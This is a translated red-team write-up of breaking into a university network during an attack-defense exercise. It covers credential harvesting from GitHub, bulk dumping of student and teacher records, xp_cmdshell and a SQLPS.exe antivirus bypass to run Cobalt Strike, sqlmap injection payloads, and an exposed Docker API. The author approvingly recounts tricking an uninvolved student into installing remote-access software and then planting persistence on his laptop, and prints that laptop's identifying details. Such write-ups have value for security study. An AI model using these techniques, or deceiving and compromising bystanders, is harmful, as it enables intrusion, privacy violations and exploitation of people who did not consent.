

Notes on a Layer-by-Layer Breakthrough in an Attack-Defense Exercise

By J0o1ey · Translated from the Chinese original

0x00 Preface

Author: J0o1ey. Friends interested in technical exchange or pentest / red team training are welcome to reach out via QQ/WeChat: 547006660.

This article briefly records an interesting layer-by-layer breakthrough experience I had during an attack-defense exercise.


The technical depth is average, but the layered breakthroughs were genuinely hard-won and involved quite a few creative ideas. Feedback from the experts is welcome.

0x01 Obtaining an SSO Account

The target was a university. Its externally exposed services were mostly static web pages with few exploitable points.

So obtaining a valid SSO account for the university became especially important.

Using the university's domain plus common password-search keywords, I called the GitHub API to locate key users affiliated with the university.




This particular student's security awareness was weak — he frequently hardcoded credentials in his programs. Exactly the talent we had been searching for.



Combining the student ID hardcoded in his other projects, we successfully logged into the university's SSO system and the student VPN with his student-ID + password.






I thought we'd entered the intranet — but the student VPN could do nothing except access some academic resources.

On the bright side, with SSO access, the road toward the core targets would be much smoother. The focus now: hunting bugs in every system reachable through SSO.

0x02 A Testing Tip on One System's Interface Yields a Mountain of Data


I walked through all the systems reachable from SSO.

At one project-application portal, I could search for information about other students.



As shown, here's how the interface looked in traffic.

Using a testing tip — emptying the key parameter or using the wildcard * — the interface happily returned information on all thirty-some-thousand students in the university.




For that achievement, a pitiful few points. Onward.

I kept rummaging through the system until I found an interface that could search the school's teachers.

Same trick again — empty key value or * at the critical key. This time luck was on our side: the response even contained every teacher's employee ID and MD5-hashed password —

including the password of the SSO administrator...




I tried cracking the admin password. Very sadly, no luck — otherwise the game would have ended right there.

But now we held employee IDs and passwords of a large number of teachers (including the ones running ops), which would make entering the intranet far smoother.

0x03 Entering the DMZ and Getting an Intranet Foothold

After a long stretch of reconnaissance, we found the DMZ VPN the school exposed on the internet for its ops staff.



应用范围:

仅限于运维学校业务系统对应服务器的人员开放。


We tried logging in with the ops teacher's credentials we had just obtained — kept failing...

Then, on a whim, we tried it: the password turned out to be identical to the employee ID... Speechless.

With that, we successfully connected to the school's DMZ VPN.



Inside the DMZ, a quick weak-password scan turned up a SQL Server with weak credentials. Restoring and executing `xp_cmdshell` revealed we even had administrator privileges.



But listing the processes revealed the infamous 360 antivirus.




I tried my old certutil file-download bypass — but since I had reported it to 360's SRC earlier, it had been patched. Damn it, blocked outright.

On reflection, though: SQL Server ships with LOLBins — you can execute PowerShell whitelisted.

LOLBin:

```
C:\Program files (x86)\Microsoft SQL Server\xxx\Tools\Binn\SQLPS.exe  
C:\Program files (x86)\Microsoft SQL Server\xxx\Tools\Binn\SQLPS.exe whoami
```

With that move, our Cobalt Strike beacon went live.



And just like that, we had a jump host into the intranet core zone.

0x04 Getting Kicked Out of the Intranet, and Bribing an Inside Man

The joy lasted minutes. Suddenly the CS process was killed, the DMZ account was kicked offline, and its password changed.

Presumably an endpoint-security product on the host had detected CS memory or traffic signatures...

Every lead severed. I sat deep in thought — then it hit me: chained proxies inside the intranet were lagging to death anyway. Better to find a way straight into the core zone.

So we went hunting on Xianyu (the secondhand marketplace) and found a student of that very university.

I forgot to screenshot his listing; in essence: "I'm a student at XXX University and can help with anything XXX-University-related — grad-school prep, campus life, and so on. 10-50 RMB depending on difficulty."

We added his contact and sent him 50 RMB.

The script went like this:

Me: Hi hi, I'm a student at XX University. I'm outside campus and can't get back in. Could I use your computer to access the school's academic system? I'll thank you with 50 RMB.

Him: Oh, sure. How do we do it?


Me: Just download Sunlogin (向日葵) and send me the machine ID and password.

Him: OK OK.

And just like that, we were connected to this poor soul's Sunlogin.



Then, using his cmd, we handed privileges to CS and set up persistence.



```

主机名:      LAPTOP-0EL5QFQ5
OS 名称:     Microsoft Windows 10 家庭中文版
OS 版本:     10.0.19044 暂缺 Build 19044
OS 制造商:   Microsoft Corporation
OS 配置:     独立工作站
OS 构建类型: Multiprocessor Free
注册的所有人: 8615347977033
注册的组织:
产品 ID:     00342-35431-04952-AA0EM
初始安装日期: 2022-6-5, 22:45:02
系统启动时间: 2022-6-10, 7:36:14
系统制造商:  LENOVO
系统型号:    81MF
系统类型:    x64-based PC
处理器:      安装了 1 个处理器。
              [01]: Intel64 Family 6 Model 142 Stepping 9 GenuineIntel ~2511 Mhz
BIOS 版本:   LENOVO 8VCN16WW, 2018-12-19
Windows 目录: C:\WINDOWS
系统目录:    C:\WINDOWS\system32
启动设备:    \Device\HarddiskVolume6
系统区域设置: zh-cn;中文(中国)
输入法区域设置: zh-cn;中文(中国)
时区:        (UTC+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 3,517 MB
可用的物理内存: 279 MB
虚拟内存: 最大值: 12,593 MB
虚拟内存: 可用: 4,839 MB
  
```

We tunneled out — and discovered this student PC could reach the core zone directly... Then the intranet scanning resumed; we plowed through a bunch of random systems — an RCE on some Hikvision device, SQL injection on a web system, gateways, and so on — but none of them could bounce a shell back.

```

C:\WINDOWS\system32\cmd.exe
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=admin' RLIKE (SELECT (CASE WHEN (7541=7541) THEN 0x61646d697071 ELSE 0x20) END)-- RuIt&userpwd=111&checknum=gd4&button= %E7%99%BB %E5%BD%95

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=admin' AND (SELECT 4739 FROM (SELECT COUNT(*), CONCAT(0x71626a7171, (SELECT (ELT(4739=4739, 1))), 0x7162717071, FLOOR(RAND(0)*2)))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- I1Dv&userpwd=111&checknum=gd4&button= %E7%99%BB %E5%BD%95
---
[12:04:46] [INFO] testing MySQL
[12:04:46] [INFO] confirming MySQL
[12:05:02] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[12:05:02] [INFO] fetching current database
[12:05:03] [INFO] retrieved: 'audioserver'
current database: audioserver

```

Then we found an SSH weak password. Ecstatic, we connected without a second thought.

```


[+] received output:
[+] SSH:172.17.0.1:root 123456

```

The moment I saw this screen, cold sweat: I knew exactly what it was — we had stepped on an intranet honeypot. Screwed again...




Sure enough, within 20 minutes the student messaged me on WeChat.



Fury! Afterwards I tried buying him off again — apologized, claimed I had "accidentally installed the wrong software", sent him another 20 RMB, hoping to use it a while longer.

But who knew —



Fury! So he has no martial honor at all.



0x05 Close-Access Penetration, Straight to the Heart

With every path to the core zone dead, we had to win by surprise: we called in reinforcements for close-access (on-site) penetration.

We had the client send a person, who slipped into the university library and joined the campus network using the student SSO account obtained earlier.



With that, we had a stable, low-profile intranet channel.

Then the routine: vulnerability scanning across the core network segments turned up an unauthorized Docker API and a vCenter RCE.



Dozens of container images under control.

```
j00ley @ MacBookPro in ~ [16:36:47] C:255
$ docker -H tcp://:2375 images
REPOSITORY                                TAG                IMAGE ID           CREATED           SIZE
:5000/8eeb8074-42c4-4d5b-9ba1-3e7843d8745b latest            add716ad6dd4      20 months ago   5.35GB
:5000/fe23c32f9cfa4bc784685ab771b11ad0 latest            0a99baf6e60de     23 months ago   9.67GB
:5000/nvidia                              latest            7b2b26546609      2 years ago     10.6GB
:5000/javaee                              latest            d0ab097d8526       2 years ago     5.57GB
:5000/javaweb                             latest            ed0e1332feb6       2 years ago     4.02GB
:5000/pythontech                           latest            7d79e8f672f2       2 years ago     15.9GB
:5000/natural                              latest            8d134ba9c0d5       2 years ago     9.47GB
:5000/python                              latest            ca3c9c231faa       2 years ago     6.17GB
:5000/hive2.3.3                            latest            4f10430bb5f4       2 years ago     8.4GB
:5000/etl                                  latest            c2d9be21c7a1       2 years ago     11.6GB
:5000/scala                                latest            b99dc1d967dd       2 years ago     10.9GB
:5000/spark-cluster                        latest            8b088adb10b9       2 years ago     8.82GB
:5000/spark-install                        latest            74d8c009350a       2 years ago     8.36GB
:5000/centosnew                            latest            07971786fe02       2 years ago     5.4GB
:5000/hbase                                latest            de422eece531       2 years ago     9.39GB
:5000/hive                                  latest            10fd46fa3d91       2 years ago     8.52GB
:5000/slave2new                             latest            831350dfc546       2 years ago     9.34GB
:5000/slave1new                             latest            3ce737d9c40b       2 years ago     9.34GB
:5000/masternew                             latest            d532497a6473       2 years ago     9.34GB
:5000/r-experiment                         latest            f32dbaace864       2 years ago     5.76GB
:5000/master-install                       latest            98a7518af0d2       2 years ago     4.55GB
:5000/slave1-install                       latest            98a7518af0d2       2 years ago     4.55GB
:5000/slave2-install                       latest            98a7518af0d2       2 years ago     4.55GB
:5000/flume                                 latest            9c26e4f0492b       2 years ago     8.2GB
:5000/consume                              latest            cfe26b42631c       2 years ago     9.87GB
:5000/custvalue                             latest            044e6aa7be31       2 years ago     9.83GB
:5000/economydev                           latest            152dcf69e629       2 years ago     9.64GB
:5000/finance                              latest            4be48d506125       2 years ago     10.1GB
:5000/movierec                             latest            64e657edc58a       2 years ago     9.81GB
:5000/relation                             latest            f1f9e612f453       2 years ago     9.87GB
:5000/sentiment                            latest            eac809c6e78f       2 years ago     9.81GB
:5000/shares                               latest            4695164ab365       2 years ago     10.4GB
:5000/studentnet                           latest            a643b89a0fb9       2 years ago     10.4GB
:5000/trafficmsg                           latest            2498b224f9df       2 years ago     9.69GB
:5000/standard                             latest            c8f38c7da74d       2 years ago     9.64GB
:5000/scrappy                              latest            74295030221c       2 years ago     6.21GB
:5000/gailun                               latest            c466b1e6bed6       2 years ago     7.45GB
:5000/hadoop-install                       latest            5a788540d4df       2 years ago     5.91GB
:5000/kettle-install                       latest            c7a8a3c0b2bb       2 years ago     6.5GB
```

